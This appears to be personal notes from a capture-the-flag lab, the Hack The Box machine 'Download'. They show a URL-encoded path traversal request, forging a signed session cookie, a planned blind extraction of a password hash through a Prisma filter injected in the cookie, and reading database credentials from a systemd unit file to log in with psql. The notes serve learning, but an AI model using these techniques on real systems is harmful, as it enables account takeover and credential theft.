
```
{% extends "base.njk" %} {% block body %} {% include "flash.njk" %} {% include "file.njk" %} {% endblock %}
```

file.njk

```
{% set fileTypes =
["aac","ai","bmp","cs","css","csv","doc","docx","exe","gif","heic","html","java","jpg","js","json","jsx","key","m4p","md","mdx","mov","mp3","mp4","otf","pdf","php","png","ppt","pptx","psd","py","raw","rb","sass","scss","sh","sql","svg","tiff","tsx","ttf","txt","wav","woff","xls","xlsx","xml","yml"]
%}

<div>
  <div class="row">
    <div class="col-auto">
      <div style="font-size: 80px; text-align: center">
        {% set fileName = file.name %} {% set splitFile = fileName.split('.') %} {% set fileExtension = splitFile[splitFile.length - 1] %}
        {% if fileExtension in fileTypes %}
        <i class="bi-filetype-{{ fileExtension }}"></i>
        {% else %}
        <i class="bi-earmark" class="fs-6"></i>

        {% endif %}
      </div>
    </div>
    <div class="col-9">
      <h4>{{ file.name }}{% if file.private %}<span class="text-danger"> (Private)</span>{%endif%}</h4>
      <p>
        <strong>Uploaded At: </strong>{{ file.uploadedAt }}<br />
        <strong>Uploaded By: </strong>{{ file.author.username if file.authorId else "Anonymous" }}<br />
      </p>
    </div>
  </div>

  <div class="row">
    <div class="col-4">
      <a download href="/files/download/{{ file.id }}" class="btn btn-primary w-100">Download</a>
    </div>
    <div class="col-4">
      <a onclick="copyToClipboard('http://download.htb/files/view/{{ file.id }}')" class="btn btn-success w-100">Copy Link</a>
    </div>
    {% if user and file.authorId == user.id %}
    <div class="col-4">
      <form action="/files/delete/{{ file.id }}" method="POST">
        <button type="submit" class="btn btn-danger w-100">Delete</button>
      </form>
    </div>
    {% endif %}
  </div>
</div>
```

static

copy.js




```
const fallbackCopyTextToClipboard = (text) => {
  var textArea = document.createElement("textarea");
  textArea.value = text;

  // Avoid scrolling to bottom
  textArea.style.top = "0";
  textArea.style.left = "0";
  textArea.style.position = "fixed";

  document.body.appendChild(textArea);
  textArea.focus();
  textArea.select();

  try {
    var successful = document.execCommand("copy");
    var msg = successful ? "successful" : "unsuccessful";
    console.log("Fallback: Copying text command was " + msg);

    if (successful) {
      alert("Copied link to clipboard!");
    }
  } catch (err) {
    console.error("Fallback: Oops, unable to copy", err);
  }

  document.body.removeChild(textArea);
};

const copyToClipboard = (text) => {
  if (!navigator.clipboard) {
    fallbackCopyTextToClipboard(text);
    return;
  }
  navigator.clipboard.writeText(text).then(
    function () {
      console.log("Async: Copying to clipboard was successful!");
      alert("Copied link to clipboard!");
    },
    function (err) {
      console.error("Async: Could not copy text: ", err);
    }
  );
};
```

execCommand() function, hmm...

package.json

```
{
  "name": "download.htb",
  "version": "1.0.0",
  "description": "",
  "main": "app.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "dev": "nodemon --exec ts-node --files ./src/app.ts",
    "build": "tsc"
  },
  "keywords": [],
  "author": "wesley",
  "license": "ISC",
  "dependencies": {
    "@prisma/client": "^4.13.0",
    "cookie-parser": "^1.4.6",
    "cookie-session": "^2.0.0",
    "express": "^4.18.2",
    "express-fileupload": "^1.4.0",
    "zod": "^3.21.4"
  },
  "devDependencies": {
    "@types/cookie-parser": "^1.4.3",
    "@types/cookie-session": "^2.0.44",
    "@types/express": "^4.17.17",
    "@types/express-fileupload": "^1.4.1",
    "@types/node": "^18.15.12",
    "@types/nunjucks": "^3.2.2",
    "nodemon": "^2.0.22",
    "nunjucks": "^3.2.4",
    "prisma": "^4.13.0",
    "ts-node": "^10.9.1",
    "typescript": "^5.0.4"
  }
}
```

PackagesHealth



3 packages are healthy

@prisma/client

Package Health Score 95 / 100

WEEKLY DOWNLOADS 1,259,662

LAST RELEASE 4 days ago

LICENSE Apache-2.0

CONTRIBUTORS 210

VULNERABILITIES 0 C 0 H 0 M 0 L

zod

Package Health Score 93 / 100

WEEKLY DOWNLOADS 5,173,498

LAST RELEASE 5 months ago

LICENSE MIT

CONTRIBUTORS 250

VULNERABILITIES 0 C 0 H 0 M 0 L

express

Package Health Score 91 / 100

express-fileupload has a vulnerability in its latest version. SCAN & FIX WITH SNYK

SSTI

Server Side Template Injection Possibility?
index.njk
error.njk

nope!


Things Which I control

username
filename
req.session => session cookie contains flags and user => id,username
req.params.fileId is not being cleaned using zod in views/:fileid route

1. can I forge the cookie with user id of 0 since I have keys which is used to sign the cookie ? => yes but for database query to be valid, we need the username of id 0

We can forge session cookies meaning we can access any account
however, we need their id and username both and they must exist on the database

username has minimum 6 characters and max 64 characters



Request

```
GET
/files/download/..%2fuploads%2f606fc218-630d-4e45-bc01-b0b
170515be6 HTTP/1.1
Host: download.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://download.htb/home/
DNT: 1
Connection: close
Cookie: download_session=
eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOl
tdfSwidXNlciI6e319; download_session.sig=
RdmrvnrBpzrS3slS77uG7Cuiv-Q
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 07 Aug 2023 16:12:13 GMT
Content-Type: application/octet-stream
Content-Length: 17
Connection: close
X-Powered-By: Express
Content-Disposition: attachment; filename="Unknown"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Mon, 07 Aug 2023 16:12:00 GMT
ETag: W/"11-189d0c505a2"

#!/bin/sh
whoami
```

Inspector

Selection 51 (0x33)

Selected text

```
..%2fuploads%2f606fc218-630d-4e45-bc01-b0b170515be6
```

Decoded from: URL encoding

```
../uploads/606fc218-630d-4e45-bc01-b0b170515be6
```

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 10
Response headers 11

files are stored in /uploads

“wesley” or shall I say “WESLEY” has id of 1
id 2 belongs to some hindermate
id 0 does not exist in the database (how? upload functionality can be used to verify this)

{"flashes": {"info": [], "error": [], "success": []}, "user": {"AND": [{"username": "hifriend"}, {"password": {"startsWith": "9"}}]}}
upload an identifieable file in wesley's account => cookie shenanigans => send a GET request to home => detect the file => if yes => good, continue, if no => bad, next character


Password is of a fixed length of 32 digits in hexadecimal format [1 to 9 and A to F]

import hashlib
password = 'hellofriend'
hashed_password = hashlib.md5(password.encode()).hexdigest()
print(hashed_password)

for example: hash of hifriend account => 9bccaeae42acff5e535693f38d858d45

==


I am observing that there are some files created by **root** instead of **www** and they are created on the same data in `/var/www/app/uploads/`



```
  },
  "output": {
    "value": "/var/www/app/node_modules/@prisma/client",
    "fromEnvVar": null
  },
  "config": {
    "engineType": "library"
  },
  "binaryTargets": [],
  "previewFeatures": []
},
"relativeEnvPaths": {
  "rootEnvPath": "../../../.env",
  "schemaEnvPath": "../../../.env"
},
"relativePath": "../../../prisma",
"clientVersion": "4.13.0",
"engineVersion": "1e7af066ee9cb95cf3a403c78d9aab3e6b04f37a",
```

how prisma and postgres is linked? where is .env with DATABASE_URL


../../.bin/prisma db pull --schema schema.prisma



```
Specify a schema
${import_chalk44.default.dim("$")} prisma migrate status --schema=./schema.prisma

Compare the database schema from two databases and render the diff as a SQL script
${import_chalk44.default.dim("$")} prisma migrate diff \\
  --from-url "$DATABASE_URL" \\
  --to-url "postgresql://login:password@localhost:5432/db" \\
  --script
);

/ ../migrate/src/commands/MigrateDeploy.ts
ar import_chalk46 = __toESM(require_source());

/ ../migrate/src/utils/detectOldMigrate.ts
ar import_fs29 = __toESM(require("fs"));
ar import_path31 = __toESM(require("path"));
unction isOldMigrate(migrationDirPath) {
                                                        103925,5       96%
```

FOUND THE CREDENTIALS


→ ALWAYS LOOKOUT FOR SERVICES AND THEIR CONFIGURATIONS
→ /etc/systemd/system



```
[Unit]
Description=Download.HTB Web Application
After=network.target

[Service]
Type=simple
User=www-data
WorkingDirectory=/var/www/app/
ExecStart=/usr/bin/node app.js
Restart=on-failure
Environment=NODE_ENV=production
Environment=DATABASE_URL="postgresql://download:CoconutPineappleWatermelon@localhost:5432/download"

[Install]
WantedBy=multi-user.target
~
~
~
~
~
~
~
~
"download-site.service" [readonly] 15L, 357C                  15,1          All
```

download:CoconutPineappleWatermelon

postgresql://download:CoconutPineappleWatermelon@localhost:5432/download



```
wesley@download:/etc/systemd/system$ psql postgresql://download:CoconutPineappleWatermelon@localhost:5432/download
psql (12.15 (Ubuntu 12.15-0ubuntu0.20.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

download=> help
You are using psql, the command-line interface to PostgreSQL.
Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
